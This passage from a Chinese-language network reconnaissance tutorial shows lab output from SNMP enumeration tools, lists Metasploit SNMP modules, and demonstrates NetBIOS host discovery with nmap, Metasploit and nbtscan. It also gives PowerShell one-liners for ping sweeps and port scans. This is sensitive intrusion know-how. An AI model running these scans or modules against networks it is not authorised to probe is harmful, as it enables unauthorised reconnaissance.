example-1   ./snmpprs.pl results.txt
example-2   ./snmpprs.pl /home/location/results.txt
-------------------------------------------------------------
OutputFile :File name and path where you want the data writen too
root@John:~/Desktop/snmp#
```

其他扫描：

snmpbulkwalk：

```
root@John:~# snmpbulkwalk
Created directory: /var/lib/snmp/mib_indexes
No hostname specified.
USAGE: snmpbulkwalk [OPTIONS] AGENT [OID]

  Version:  5.7.3
  Web:      http://www.net-snmp.org/
  Email:    net-snmp-coders@lists.sourceforge.net

OPTIONS:
  -h, --help            display this help message
  -H                    display configuration file directives understood
  -v 1|2c|3             specifies SNMP version to use
  -V, --version         display package version number
SNMP Version 1 or 2c specific
  -c COMMUNITY          set the community string
SNMP Version 3 specific
  -a PROTOCOL           set authentication protocol (MD5|SHA)
  -A PASSPHRASE         set authentication protocol pass phrase
  -e ENGINE-ID          set security engine ID (e.g. 800000020109840301)
  -E ENGINE-ID          set context engine ID (e.g. 800000020109840301)
  -l LEVEL              set security level (noAuthNoPriv|authNoPriv|authPriv)
  -n CONTEXT            set context name (e.g. bridge1)
  -u USER-NAME          set security name (e.g. bert)
  -x PROTOCOL           set privacy protocol (DES|AES)
  -X PASSPHRASE         set privacy protocol pass phrase
  -Z BOOTS,TIME         set destination engine boots/time
General communication options
```

snmp-check：

```
root@John:~# snmp-check
[!] You need specify a IP address target!
root@John:~# snmp-check -h
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

 Usage: snmp-check [OPTIONS] <target IP address>

  -p --port        : SNMP port. Default port is 161;
  -c --community   : SNMP community. Default is public;
  -v --version     : SNMP version (1,2c). Default is 1;

  -w --write       : detect write access (separate action by enumeration);

  -d --disable_tcp : disable TCP connections enumeration!
  -t --timeout     : timeout in seconds. Default is 5;
  -r --retries     : request retries. Default is 1;
  -i --info        : show script version;
  -h --help        : show help menu;
```

snmptest：

```
root@John:~# snmptest
No hostname specified.
USAGE: snmptest [OPTIONS] AGENT

  Version:  5.7.3
  Web:      http://www.net-snmp.org/
  Email:    net-snmp-coders@lists.sourceforge.net

OPTIONS:
  -h, --help            display this help message
  -H                    display configuration file directives understood
  -v 1|2c|3             specifies SNMP version to use
  -V, --version         display package version number
SNMP Version 1 or 2c specific
  -c COMMUNITY          set the community string
SNMP Version 3 specific
  -a PROTOCOL           set authentication protocol (MD5|SHA)
  -A PASSPHRASE         set authentication protocol pass phrase
  -e ENGINE-ID          set security engine ID (e.g. 800000020109840301)
  -E ENGINE-ID          set context engine ID (e.g. 800000020109840301)
  -l LEVEL              set security level (noAuthNoPriv|authNoPriv|authPriv)
  -n CONTEXT            set context name (e.g. bridge1)
  -u USER-NAME          set security name (e.g. bert)
  -x PROTOCOL           set privacy protocol (DES|AES)
  -X PASSPHRASE         set privacy protocol pass phrase
  -Z BOOTS,TIME         set destination engine boots/time
General communication options
  -r RETRIES            set the number of retries
  -t TIMEOUT            set the request timeout (in seconds)
Debugging
  -d                    dump input/output packets in hexadecimal
```

附录：

```
use auxiliary/scanner/snmp/aix_version
use auxiliary/scanner/snmp/snmp_enum
use auxiliary/scanner/snmp/arris_dg950
use auxiliary/scanner/snmp/snmp_enum_hp_laserjet
use auxiliary/scanner/snmp/brocade_enumhash
use auxiliary/scanner/snmp/snmp_enumshares
use auxiliary/scanner/snmp/cambium_snmp_loot
use auxiliary/scanner/snmp/snmp_enumusers
use auxiliary/scanner/snmp/cisco_config_tftp
use auxiliary/scanner/snmp/snmp_login
use auxiliary/scanner/snmp/cisco_upload_file
use auxiliary/scanner/snmp/snmp_set
use auxiliary/scanner/snmp/netopia_enum
use auxiliary/scanner/snmp/ubee_ddw3611
use auxiliary/scanner/snmp/sbg6580_enum
use auxiliary/scanner/snmp/xerox_workcentre_enumusers
```

> 其他内网安全审计工具（snmp）： 项目地址：https://www.solarwinds.com/topics/snmp-scanner 项目地址：https://www.netscantools.com/nstpro_snmp.html
>
> snmp for pl：
>
> Can't locate NetAddr/IP

```
root@John:~/Desktop/snmp# ./snmpbw.pl
Can't locate NetAddr/IP.pm in @INC (you may need to install the NetAddr::IP modu
24.1 /usr/local/share/perl/5.24.1 /usr/lib/x86_64-linux-gnu/perl5/5.24 /usr/shar
/local/lib/site_perl /usr/lib/x86_64-linux-gnu/perl-base) at ./snmpbw.pl line 8.
BEGIN failed--compilation aborted at ./snmpbw.pl line 8.
```

```
root@John:~/Desktop/snmp# wget http://www.cpan.org/modules/by-module/NetAddr/Net
```

```
root@John:~/Desktop/snmp# wget http://www.cpan.org/modules/by-module/NetAddr/NetAddr-IP-4.078.tar.gz
--2017-12-04 01:28:32--  http://www.cpan.org/modules/by-module/NetAddr/NetAddr-IP-4.078.tar.gz
Resolving www.cpan.org (www.cpan.org)... 151.101.74.49, 2a04:4e42:11::561
Connecting to www.cpan.org (www.cpan.org)|151.101.74.49|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 213358 (208K) [application/x-gzip]
Saving to: 'NetAddr-IP-4.078.tar.gz'

NetAddr-IP-4.078.tar.gz          100%[==================================================

2017-12-04 01:28:35 (487 KB/s) - 'NetAddr-IP-4.078.tar.gz' saved [213358/213358]
```

> root@John:~/Desktop/snmp# tar xvzf ./NetAddr-IP-4.078.tar.gz

```
root@John:~/Desktop/snmp# tar xvzf ./NetAddr-IP-4.078.tar.gz
NetAddr-IP-4.078/
NetAddr-IP-4.078/Lite/
NetAddr-IP-4.078/Lite/Util/
NetAddr-IP-4.078/Lite/Util/t/
NetAddr-IP-4.078/Lite/Util/t/inet_4map6.t
NetAddr-IP-4.078/Lite/Util/t/binet_n2ad.t
NetAddr-IP-4.078/Lite/Util/t/badd.t
NetAddr-IP-4.078/Lite/Util/t/addconst.t
NetAddr-IP-4.078/Lite/Util/t/binet_n2dx.t
NetAddr-IP-4.078/Lite/Util/t/naip_gethostbyname.t
NetAddr-IP-4.078/Lite/Util/t/mode.t
NetAddr-IP-4.078/Lite/Util/t/bin.t
NetAddr-IP-4.078/Lite/Util/t/leftshift.t
NetAddr-IP-4.078/Lite/Util/t/ipv6_ntoa.t
NetAddr-IP-4.078/Lite/Util/t/binet_pton.t
NetAddr-IP-4.078/Lite/Util/t/anyto6.t
NetAddr-IP-4.078/Lite/Util/t/bipv6func.t
NetAddr-IP-4.078/Lite/Util/t/bpackzeros.t
NetAddr-IP-4.078/Lite/Util/t/bcdn2bin.t
NetAddr-IP-4.078/Lite/Util/t/notcontiguous.t
NetAddr-IP-4.078/Lite/Util/t/bcd2bin.t
NetAddr-IP-4.078/Lite/Util/t/ipv6to4.t
NetAddr-IP-4.078/Lite/Util/t/ipv6func.t
NetAddr-IP-4.078/Lite/Util/t/inet_n2ad.t
NetAddr-IP-4.078/Lite/Util/t/binet_ntoa.t
NetAddr-IP-4.078/Lite/Util/t/bipv4_inet.t
NetAddr-IP-4.078/Lite/Util/t/inet_n2dx.t
NetAddr-IP-4.078/Lite/Util/t/4to6.t
NetAddr-IP-4.078/Lite/Util/t/isIPv4.t
NetAddr-IP-4.078/Lite/Util/t/bipv6_any2n.t
NetAddr-IP-4.078/Lite/Util/t/inet_pton.t
NetAddr-IP-4.078/Lite/Util/t/comp128.t
```

```
root@John:~/Desktop/snmp# cd NetAddr-IP-4.078/
root@John:~/Desktop/snmp/NetAddr-IP-4.078# ls
About-NetAddr-IP.txt  Artistic  Changes  Copying  docs  IP.pm  Lite  Makefile.PL
root@John:~/Desktop/snmp/NetAddr-IP-4.078# perl Makefile.PL
```

```
root@John:~/Desktop/snmp/NetAddr-IP-4.078# perl Makefile.PL

This build requires a C compiler by default except on Windows where
the Pure Perl version is mandatory. The Pure Perl version, which does
not require compilation of XS code, can be used by invoking this as:

  perl Makefile.PL -noxs


=====================================================================
W A R N I N G - Please do read below if you have legacy code
=====================================================================

Versions 3.21 and above of NetAddr::IP, include hooks for the Storable
class that are incompatible with the old (automatic) method of storing
data. To regain backwards compatibility, the module must be use()d as

    use NetAddr::IP ':old_storable';

which will disable the new hooks and revert back to the old ways.

If you do not use Storable along with NetAddr::IP, or just don't know
what this all means, most likely you're safe to go ahead.

Versions before 3.25 recognized by default IP addresses as returned by
inet_aton. This is no longer the default. To enable this behavior
again, the module must be use()d as

    use NetAddr::IP ':aton';

Versions before 4.008 recognized the above syntax. This behavior is
```

root@John:~/Desktop/snmp/NetAddr-IP-4.078# make

```
root@John:~/Desktop/snmp/NetAddr-IP-4.078# make
cp IP.pm blib/lib/NetAddr/IP.pm
AutoSplitting blib/lib/NetAddr/IP.pm (blib/lib/auto/NetAddr/IP)
make[1]: Entering directory '/root/Desktop/snmp/NetAddr-IP-4.078/Lite'
cp Lite.pm ../blib/lib/NetAddr/IP/Lite.pm
make[2]: Entering directory '/root/Desktop/snmp/NetAddr-IP-4.078/Lite/Util'
cp Util.pm ../../blib/lib/NetAddr/IP/Util.pm
AutoSplitting ../../blib/lib/NetAddr/IP/Util.pm (../../blib/lib/auto/NetAddr
cp lib/NetAddr/IP/UtilPP.pm ../../blib/lib/NetAddr/IP/UtilPP.pm
AutoSplitting ../../blib/lib/NetAddr/IP/UtilPP.pm (../../blib/lib/auto/NetAd
cp lib/NetAddr/IP/InetBase.pm ../../blib/lib/NetAddr/IP/InetBase.pm
AutoSplitting ../../blib/lib/NetAddr/IP/InetBase.pm (../../blib/lib/auto/Net
cp Util_IS.pm ../../blib/lib/NetAddr/IP/Util_IS.pm
Running Mkbootstrap for NetAddr::IP::Util ()
chmod 644 "Util.bs"
"/usr/bin/perl" "/usr/share/perl/5.24.1/ExtUtils/xsubpp"  -typemap "/usr/sha
mv Util.xsc Util.c
x86_64-linux-gnu-gcc -c   -D_REENTRANT -D_GNU_SOURCE -DDEBIAN -fwrapv -fno-s
SET_BITS=64 -O2 -g   -DVERSION=\"1.53\" -DXS_VERSION=\"1.53\" -fPIC "-I/usr/
rm -f ../../blib/arch/auto/NetAddr/IP/Util/Util.so
x86_64-linux-gnu-gcc  -shared -L/usr/local/lib -fstack-protector-strong Util
        \

chmod 755 ../../blib/arch/auto/NetAddr/IP/Util/Util.so
"/usr/bin/perl" -MExtUtils::Command::MM -e 'cp_nonempty' -- Util.bs ../../bl
Manifying 3 pod documents
```

```
root@John:~/Desktop/snmp/NetAddr-IP-4.078# make install
```

```
root@John:~/Desktop/snmp/NetAddr-IP-4.078# make install
make[1]: Entering directory '/root/Desktop/snmp/NetAddr-IP-4.078/Lite'
make[2]: Entering directory '/root/Desktop/snmp/NetAddr-IP-4.078/Lite/Util'
Running Mkbootstrap for NetAddr::IP::Util ()
chmod 644 "Util.bs"
Manifying 3 pod documents
make[2]: Leaving directory '/root/Desktop/snmp/NetAddr-IP-4.078/Lite/Util'
Manifying 1 pod document
make[1]: Leaving directory '/root/Desktop/snmp/NetAddr-IP-4.078/Lite'
Manifying 1 pod document
Files found in blib/arch: installing files in blib/lib into architecture dependent library tree
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/Util/Util.so
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/_splitref.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/re.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/_compV6.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/_splitplan.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/wildcard.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/nprefix.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/canon.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/re6.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/prefix.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/coalesce.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/compactref.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/autosplit.ix
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/do_prefix.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/hostenum.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/short.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/_compact_v6.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/mod_version.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/Util/autosplit.ix
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/InetBase/ipv6_aton.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/InetBase/inet_n2ad.al
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/InetBase/autosplit.ix
Installing /usr/local/lib/x86_64-linux-gnu/perl/5.24.1/auto/NetAddr/IP/InetBase/_inet_ntop.al
```

```
> _ < !!
```

```
root@John:~/Desktop/snmp# ./snmpbw.pl

Syntax    "snmpbw.pl target community timeout threads"
-------------------------------------------------------
example-1   ./snmpbw.pl 192.168.0.1 public 2 1
example-2   ./snmpbw.pl ipfile.txt  public 2 4
-------------------------------------------------------
community  :public or what ever the community string is
timeout    :Timeout is in seconds
threads    :number of threads to run
```

基于netbios发现内网存活主机

netbios简介：

> IBM公司开发，主要用于数十台计算机的小型局域网。该协议是一种在局域网上的程序可以使用的应用程序编程接口（API），为程序提供了请求低级服务的同一的命令集，作用是为了给局域网提供网络以及其他特殊功能。 系统可以利用WINS服务、广播及Lmhost文件等多种模式将NetBIOS名——特指基于NETBIOS协议获得计算机名称——解析为相应IP地址，实现信息通讯，所以在局域网内部使用NetBIOS协议可以方便地实现消息通信及资源的共享。

```
nmap扫描：
root@John:~# nmap -sU --script nbstat.nse -p137 192.168.1.0/24 -T4
```

```
root@John:~# nmap -sU --script nbstat.nse -p137 192.168.1.0/24 -T4

Starting Nmap 7.40 ( https://nmap.org ) at 2017-12-03 22:32 EST
Nmap scan report for 192.168.1.1
Host is up (0.017s latency).
PORT    STATE  SERVICE
137/udp closed netbios-ns
MAC Address:

Nmap scan report for 192.168.1.100
Host is up (0.032s latency).
PORT    STATE SERVICE
137/udp open  netbios-ns
MAC Address:

Host script results:
|_nbstat: NetBIOS name: JOHN-PC, NetBIOS user: <unknown>, NetBIOS MAC:

Nmap scan report for 192.168.1.107
Host is up (0.000079s latency).
PORT    STATE  SERVICE
137/udp closed netbios-ns

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.89 seconds
```

```
msf扫描：
msf > use auxiliary/scanner/netbios/nbname
```

```
msf > use auxiliary/scanner/netbios/nbname
msf auxiliary(nbname) > show options

Module options (auxiliary/scanner/netbios/nbname):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      137              yes       The target port (UDP)
   THREADS    10               yes       The number of concurrent threads

msf auxiliary(nbname) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(nbname) > run

[*] Sending NetBIOS requests to 192.168.1.0->192.168.1.255 (256 hosts)
[+] 192.168.1.100 [JOHN-PC] OS:Windows Names:(JOHN-PC, WORKGROUP) Addresses:(192.168.136.1, 192.168.1.1, 192.168.1.100, 10.11.3.18)
6:48
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
nbtscan扫描:
项目地址: http://www.unixwiz.net/tools/nbtscan.html
Windows:
D:\>nbtscan-1.0.35.exe -m  192.168.1.0/24
```

```
D:\>nbtscan-1.0.35.exe -m  192.168.1.0/24
192.168.1.100    WORKGROUP\JOHN-PC
```

```
D:\>nbtstat -n                    (推荐)
```

```
D:\>nbtstat

显示协议统计和当前使用 NBI 的 TCP/IP 连接
(在 TCP/IP 上的 NetBIOS)。

NBTSTAT [ [-a RemoteName] [-A IP address] [-c] [-n]
        [-r] [-R] [-RR] [-s] [-S] [interval] ]

  -a  (适配器状态)     列出指定名称的远程机器的名称表
  -A  (适配器状态)     列出指定 IP 地址的远程机器的名称表。
  -c  (缓存)           列出远程[计算机]名称及其 IP 地址的 NBT 缓存
  -n  (名称)           列出本地 NetBIOS 名称。
  -r  (已解析)         列出通过广播和经由 WINS 解析的名称
  -R  (重新加载)       清除和重新加载远程缓存名称表
  -S  (会话)           列出具有目标 IP 地址的会话表
  -s  (会话)           列出将目标 IP 地址转换成计算机 NETBIOS 名称的会话表。
  -RR (释放刷新)       将名称释放包发送到 WINS，然后启动刷新

  RemoteName   远程主机计算机名。
  IP address   用点分隔的十进制表示的 IP 地址。
  interval     重新显示选定的统计、每次显示之间暂停的间隔秒数。
               按 Ctrl+C 停止重新显示统计。
```

```
D:\>nbtstat -n

本地连接:
节点 IP 址址: [0.0.0.0] 范围 ID: []

    缓存中没有名称

本地连接* 9:
节点 IP 址址: [0.0.0.0] 范围 ID: []

    缓存中没有名称

本地连接 4:
节点 IP 址址: [0.0.0.0] 范围 ID: []

    缓存中没有名称

VMware Network Adapter VMnet1:
节点 IP 址址: [192.168.136.1] 范围 ID: []

                NetBIOS 本地名称表

       名称               类型          状态
    ---------------------------------------------
    JOHN-PC          <00>  唯一          已注册
    WORKGROUP        <00>  组            已注册
    JOHN-PC          <20>  唯一          已注册
    WORKGROUP        <1E>  组            已注册
    WORKGROUP        <1D>  唯一          已注册
    ..__MSBROWSE__.<01>  组            已注册

VMware Network Adapter VMnet8:
节点 IP 址址: [192.168.1.1] 范围 ID: []

                NetBIOS 本地名称表

       名称               类型          状态
    ---------------------------------------------
    JOHN-PC          <00>  唯一          已注册
    WORKGROUP        <00>  组            已注册
    JOHN-PC          <20>  唯一          已注册
    WORKGROUP        <1E>  组            已注册

无线网络连接:
节点 IP 址址: [192.168.1.100] 范围 ID: []

                NetBIOS 本地名称表

       名称               类型          状态
    ---------------------------------------------
    JOHN-PC          <00>  唯一          已注册
    WORKGROUP        <00>  组            已注册
    JOHN-PC          <20>  唯一          已注册
    WORKGROUP        <1E>  组            已注册
```

```
//Linux:
// (推荐)
root@John:~/Desktop/nbtscan# tar -zxvf ./nbtscan-source-1.0.35.tgz      (1.5.1版本
root@John:~/Desktop/nbtscan# make
root@John:~/Desktop/nbtscan# nbtscan -r 192.168.1.0/24
```

```
root@John:~/Desktop/nbtscan# nbtscan -r 192.168.1.0/24
Doing NBT name scan for addresses from 192.168.1.0/24


IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.1.0      Sendto failed: Permission denied
192.168.1.107    <unknown>                  <unknown>
192.168.1.100    JOHN-PC          <server>  <unknown>
192.168.1.255    Sendto failed: Permission denied
```

```
root@John:~/Desktop/nbtscan# nbtscan -v -s: 192.168.1.0/24
```

```
root@John:~/Desktop/nbtscan# nbtscan -v -s: 192.168.1.0/24
192.168.1.0      Sendto failed: Permission denied
192.168.1.100:JOHN-PC          :00U
192.168.1.100:WORKGROUP        :00G
192.168.1.100:JOHN-PC          :20U
192.168.1.100:WORKGROUP        :1eG
192.168.1.100:MAC:0c:82:68:0d:e6:48
192.168.1.255    Sendto failed: Permission denied
```

NetBScanner:

项目地址：https://www.nirsoft.net/utils/netbios_scanner.html


NetBScanner
File Edit View Options Help
IP Address
Computer Name
Workgroup
MAC Address
Network Adapter Com
192.168.1.1
JOHN-PC
WORKGROUP
192.168.1.100
JOHN-PC
WORKGROUP
2 item(s)
NirSoft Freeware. http://www.nirsoft.net

附录：

nbtscan：

链接：https://pan.baidu.com/s/1hs8ckmg 密码：av40

```
NBTscan version 1.5.1. Copyright (C) 1999-2003 Alla Bezroutchko.
This is a free software and it comes with absolutely no warranty.
You can use, distribute and modify it under terms of GNU GPL.

Usage:
nbtscan [-v] [-d] [-e] [-l] [-t timeout] [-b bandwidth] [-r] [-q] [-s separator]
    -v        verbose output. Print all names received
          from each host
    -d        dump packets. Print whole packet contents.
    -e        Format output in /etc/hosts format.
    -l        Format output in lmhosts format.
          Cannot be used with -v, -s or -h options.
    -t timeout    wait timeout milliseconds for response.
          Default 1000.
    -b bandwidth    Output throttling. Slow down output
          so that it uses no more that bandwidth bps.
          Useful on slow links, so that ougoing queries
          don't get dropped.
    -r        use local port 137 for scans. Win95 boxes
          respond to this only.
          You need to be root to use this option on Unix.
    -q        Suppress banners and error messages,
    -s separator    Script-friendly output. Don't print
          column and record headers, separate fields with separator.
    -h        Print human-readable names for services.
          Can only be used with -v option.
    -m retransmits    Number of retransmits. Default 0.
    -f filename    Take IP addresses to scan from file filename.
          -f - makes nbtscan take IP addresses from stdin.
    <scan_range>    what to scan. Can either be single IP
          like 192.168.1.1 or
          range of addresses in one of two forms:
          xxx.xxx.xxx.xxx/xx or xxx.xxx.xxx.xxx-xxx.
Examples:
    nbtscan -r 192.168.1.0/24
        Scans the whole C-class network.
    nbtscan 192.168.1.25-137
        Scans a range from 192.168.1.25 to 192.168.1.137
    nbtscan -v -s : 192.168.1.0/24
        Scans C-class network. Prints results in script-friendly
        format using colon as field separator.
        Produces output like that:
        192.168.0.1:NT_SERVER:00U
        192.168.0.1:MY_DOMAIN:00G
        192.168.0.1:ADMINISTRATOR:03U
```

```
        192.168.0.2:OTHER_BOX:00U
        ...
    nbtscan -f iplist
        Scans IP addresses specified in file iplist.


NBTscan version 1.5.1:
项目地址: https://github.com/scallywag/nbtscan
```

powershell一条命令行进行内网扫描

检测系统类型

```
43..44 | % { $a = $_; 128..140 | % { $b = $_; ping -n 1 -w 10 "192.168.$a.$b" |
select-string TTL | % { if ($_ -match "ms") { $ttl = $_.line.split('=')[2] -as
[int]; if ($ttl -lt 65) { $os = "Linux" } ElseIf ($ttl -gt 64 -And $ttl -lt 129)
{ $os = "Windows" } else { $os = "Cisco"}; write-host "192.168.$a.$b OS: $os";
echo "192.168.$a.$b" >> scan_results.txt }}} }
```


43..44是C段的IP，128..140是D段的IP



ping扫描

1. 单线程扫描


```
1..255 | % {echo "192.168.44.$_"; ping -n 1 -w 100 192.168.44.$_} | Select-
String ttl
```



1. 并行扫描

```
workflow ParallelSweep { foreach -parallel -throttlelimit 4 ($i in 1..255) {ping
-n 1 -w 100 192.168.1.$i}}; ParallelSweep | Select-String ttl
```

-throttlelimit 4 - 4 并行线程数目



端口扫描

1. 单线程扫描192.168.44.133的1-1024端口

```
1..1024 | % {echo ((new-object
Net.Sockets.TcpClient).Connect("192.168.44.133",$_)) "Port $_ is open!"} 2>$null
```

主页 Windows2008 Windows 7专业版

```
管理员: Windows PowerShell
PS C:\Users\Administrator> 80..445 | % {echo ((new-object Net.Sockets.TcpClient).Connect("192.168.44.133",$_)) "Port $_
is open!"} 2>$null
Port 80 is open!
Port 135 is open!
Port 139 is open!
```

1. 扫描指定端口的所有IP

```
foreach ($ip in 132..254) {Test-NetConnection -Port 80 -InformationLevel
"Detailed" 192.168.44.$ip}
```

```
PS C:\Users\Asus> foreach ($ip in 132..254) {Test-NetConnection -Port 80 -InformationLevel "Detailed" 192.168.44.$ip}
警告: TCP connect to (192.168.44.132 : 80) failed
警告: Ping to 192.168.44.132 failed with status: TimedOut


ComputerName             : 192.168.44.132
RemoteAddress            : 192.168.44.132
RemotePort               : 80
NameResolutionResults    : 192.168.44.132
MatchingIPsecRules       :
NetworkIsolationContext  : Internet
IsAdmin                  : False
InterfaceAlias           : WLAN
SourceAddress            : 192.168.1.101
NetRoute (NextHop)       : 192.168.1.1
PingSucceeded            : False
PingReplyDetails (RTT)   : 0 ms
TcpTestSucceeded         : False

ComputerName             : 192.168.44.133
RemoteAddress            : 192.168.44.133
RemotePort               : 80
NameResolutionResults    : 192.168.44.133
MatchingIPsecRules       :
NetworkIsolationContext  : Internet
IsAdmin                  : False
InterfaceAlias           : VMware Network Adapter VMnet8
SourceAddress            : 192.168.44.1
NetRoute (NextHop)       : 0.0.0.0
TcpTestSucceeded         : True

警告: TCP connect to (192.168.44.134 : 80) failed
警告: Ping to 192.168.44.134 failed with status: TimedOut
```

1. 自定义IP范围和端口范围

```
1..20 | % { $a = $_; 1..1024 | % {echo ((new-object
Net.Sockets.TcpClient).Connect("192.168.1.$a",$_)) "Port $_ is open!"} 2>$null}
```

```
PS C:\Users\Asus> 133..134 | % { $a = $_; 80..81 | % {echo ((new-object Net.Sockets.TcpClient).Connect("192.168.44.$a",$_)) "192.168.44.$a : Port $_ is open!"} 2>$null}
192.168.44.133 : Port 80 is open!
```

